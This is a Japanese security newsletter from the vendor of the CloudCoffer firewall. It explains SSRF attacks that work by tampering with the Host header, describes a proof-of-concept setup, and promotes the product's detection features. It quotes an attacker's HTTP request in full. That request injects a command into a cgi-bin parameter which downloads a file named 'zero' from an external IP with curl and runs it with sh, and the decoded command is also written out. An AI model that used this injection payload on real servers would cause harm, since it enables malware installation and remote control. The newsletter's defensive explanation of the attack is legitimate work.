CloudCoffer

2020 年 12 月 7 日

セキュリティニュース：

SSRF(Server Side Request Forgery)攻撃について

今回は、最近各国の CloudCoffer 顧客サイトで増大しているように思われる SSRF 攻撃について解説する。

サマリ：

脆弱性を持つ多くのサーバが、第 3 の怪しいノードや他のイントラネット上の怪しいサーバの探査や通信によって、外部から制御可能になる事例が見られるので注意されたい。

例えば、攻撃者が HTTP 要求内の“Host”ヘッダを改ざんすることで、脆弱性を持つサーバはホスト名情報にある第 3 の怪しいサーバとの通信を始める。他にも、攻撃者に操作を許してしまう HTTP ヘッダ項目がある。


最も重大なケースでは、脆弱なサーバがマルウェアをダウンロードし、実行してしまうことになる。

PoC 事例：

[1] 曖昧性を排除し、動作を完全にモニタ出来るように、類推しにくい（著名でもない）文字列を含む新規のドメイン名を用意する。この PoC では“pt.cloudcoffer.com.tw”とし、IP アドレス 45.64.233.34 を使った。

この外部ドメイン名のノードを使わないと、PoC 趣旨の「victim.com の管理者が意図、あるいは許可していないサーバとの通信を防げているのか？」を十分に検証できない。通常のユーザ環境では、victim.com 内で攻撃者が既に見つけている別のサーバが使われるだろう。

なお、以下図中②と③の通信を経ず、④との通信が発生する場合は、より一般的で対策もされている可能性の高い XSS（Cross Site Scripting）攻撃になる。



[2] この PoC ノードに、以下の攻撃事例の仕組みが動作するように Web サーバとして XAMPP[i]で環境設定した。また、攻撃対象サイト内のどのノードが制御権を握られていて第 3 のシステムと通信するのかをチェックする目的にも使われる。

© Copyright 2020 ARIS, Inc. All rights reserved.

ARIS Advanced Research & Information Service

[3] 攻撃者は標的のシステム(victim.com またはそのサイトの脆弱性を抱えたシステム)に HTTP 要求を送る（図中①）。以下はその通信内容の一例である。

注意：

以降に記載する HTTP 要求内で、アンチウィルスソフト等で検知・ブロックされる可能性のある文字列が含まれた部分は、文字ではなくイメージで記載しています。

攻撃者からの HTTP-GET 要求：

GET /cgi-bin/kerbynet?a=*%22;cd%20%2Ftmp;curl%20-O%20http%3A%2F%2F5.206.227.228%2Fzero;sh%20zero;%22 HTTP/1.1

Host: ***pt.cloudcoffer.com.tw***

Accept-Encoding: gzip, deflate, mk556ihpg1

Accept: */*, text/mk556ihpg1

Accept-Language: en-US,en-GB,mk556ihpg1;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 mk556ihpg1Connection: close

Cache-Control: max-age=0

Origin: ***https://victim.com***

サーバの HTTP 応答： （図中①の要求に対する応答）

HTTP/1.1 301 Moved Permanently

Content-Type: text/html; charset=utf-8

Server: Microsoft-IIS/10.0

X-Powered-By: ASP.NET

Location: https://pt.cloudcoffer.com.tw/cgi-bin/kerbynet?a=*%22;cd%20%2Ftmp;curl%20-O%20http%3A%2F%2F5.206.227.228%2Fzero;sh%20zero;%22

Date: Mon, 05 Oct 2020 23:12:11 GMT

Connection: close

Content-Length: 283

<html><head><title>Object moved</title></head><body>

<h2>Object moved to *here.</h2>

</body></html>

（赤文字部分をデコード： *cd /tmp;curl -O http : // 5.206.227.228 / zero;sh zero;* ）

© Copyright 2020 ARIS, Inc. All rights reserved.

ARIS Advanced Research & Information Service

[4] このように、PoC の標的は victim.com だがヘッダ内の “Host” フィールドを “pt.cloudcoffer.com.tw” に改ざんし、DNS クエリなどが発生するかをモニタしている。そのパケットのソース IP から、どのノードが脆弱性を持つのか判別可能である。（図中②）

[5] victim.com サイトに CloudCoffer があれば、そのサイトの Web サーバが(外部の)怪しいサーバと行った通信などもログとしてとらえることができる。
（この例では図中①、②が該当する。③が外部間の通信であれば、通信経路のトポロジが異なるのでもちろん捕らえられない。また、この例では③、④の流れは自動発生する仕組みである）

[6] この攻撃がシナリオ通り成功すれば、図中④の後 victim.com のサーバはマルウェアを実行させられ、（一般的にはマルウェアによって生成されたプロセスを使って）攻撃者がこれをリモートから制御することや、攻撃サイトからダウンロードさせられたマルウェアのあらゆる攻撃が可能になる。

最初に、攻撃者は HTTP の“Host”ヘッダと“URI”を使って SSRF 攻撃を仕掛けている。被害者のシステムは（WAF などの防御ソリューションをすり抜けて）その HTTP 要求を受取り、その疑わしい内容のまま応答として攻撃者に送り返す。
これらのプロセスは最終的にコマンドのダウンロードと実行をするので、被害者のシステムはマルウェアに感染し、攻撃者がリモートから制御することも可能となる。

このように、サーバがユーザ入力を完全に信じて実行させる仕組みだと、簡単に意図的な制御を受け付けることになり、（外部の）サードパーティー・ノードと接続し、マルウェアのダウンロード、リバースシェルの実行なども行われ、重大なセキュリティ侵害を引き起こしてしまう。

もし、victim.com のネットワーク内に CloudCoffer があれば、これらの怪しい HTTP 通信は、Mixed Generic Attack に分類される攻撃としてとらえられ、ブロックもできるし、通信内容は CloudCoffer のログとして記録される。

また、攻撃が Web アプリの第 7 層以外を使って外部 C&C サーバと接続する場合、一般の WAF はプロトコル層が違うので完全に検知対象外になってしまうが、CloudCoffer の IDS/IPS モードであれば、これも検知して、ブラックリストに加えていくことが可能である。

こういう頼りになるソリューションはありがたい。

© Copyright 2020 ARIS, Inc. All rights reserved.

以上、少しでもご参考になれば幸いです。

---

i XAMPP(ザンプ)とは、Web アプリケーションの実行に必要なフリーソフトウェアをパッケージとしてまとめたもの。名前の由来は各ソフトウェアの頭文字から。X -クロスプラットフォーム、A -Apache、M -MariaDB(旧バージョンは MySQL)、P -PHP、P -Perl

お問い合わせ先：株式会社アリス　AI セキュリティ事業部 <aisec@aris-kk.co.jp>

CCC（CloudCoffer on Cloud）サイト：https://ccc.cloudcoffer.jp

CloudCoffer サイト：https://www.cloudcoffer.jp

RayAegis Japan サイト：https://www.rayaegis.co.jp

© Copyright 2020 ARIS, Inc. All rights reserved.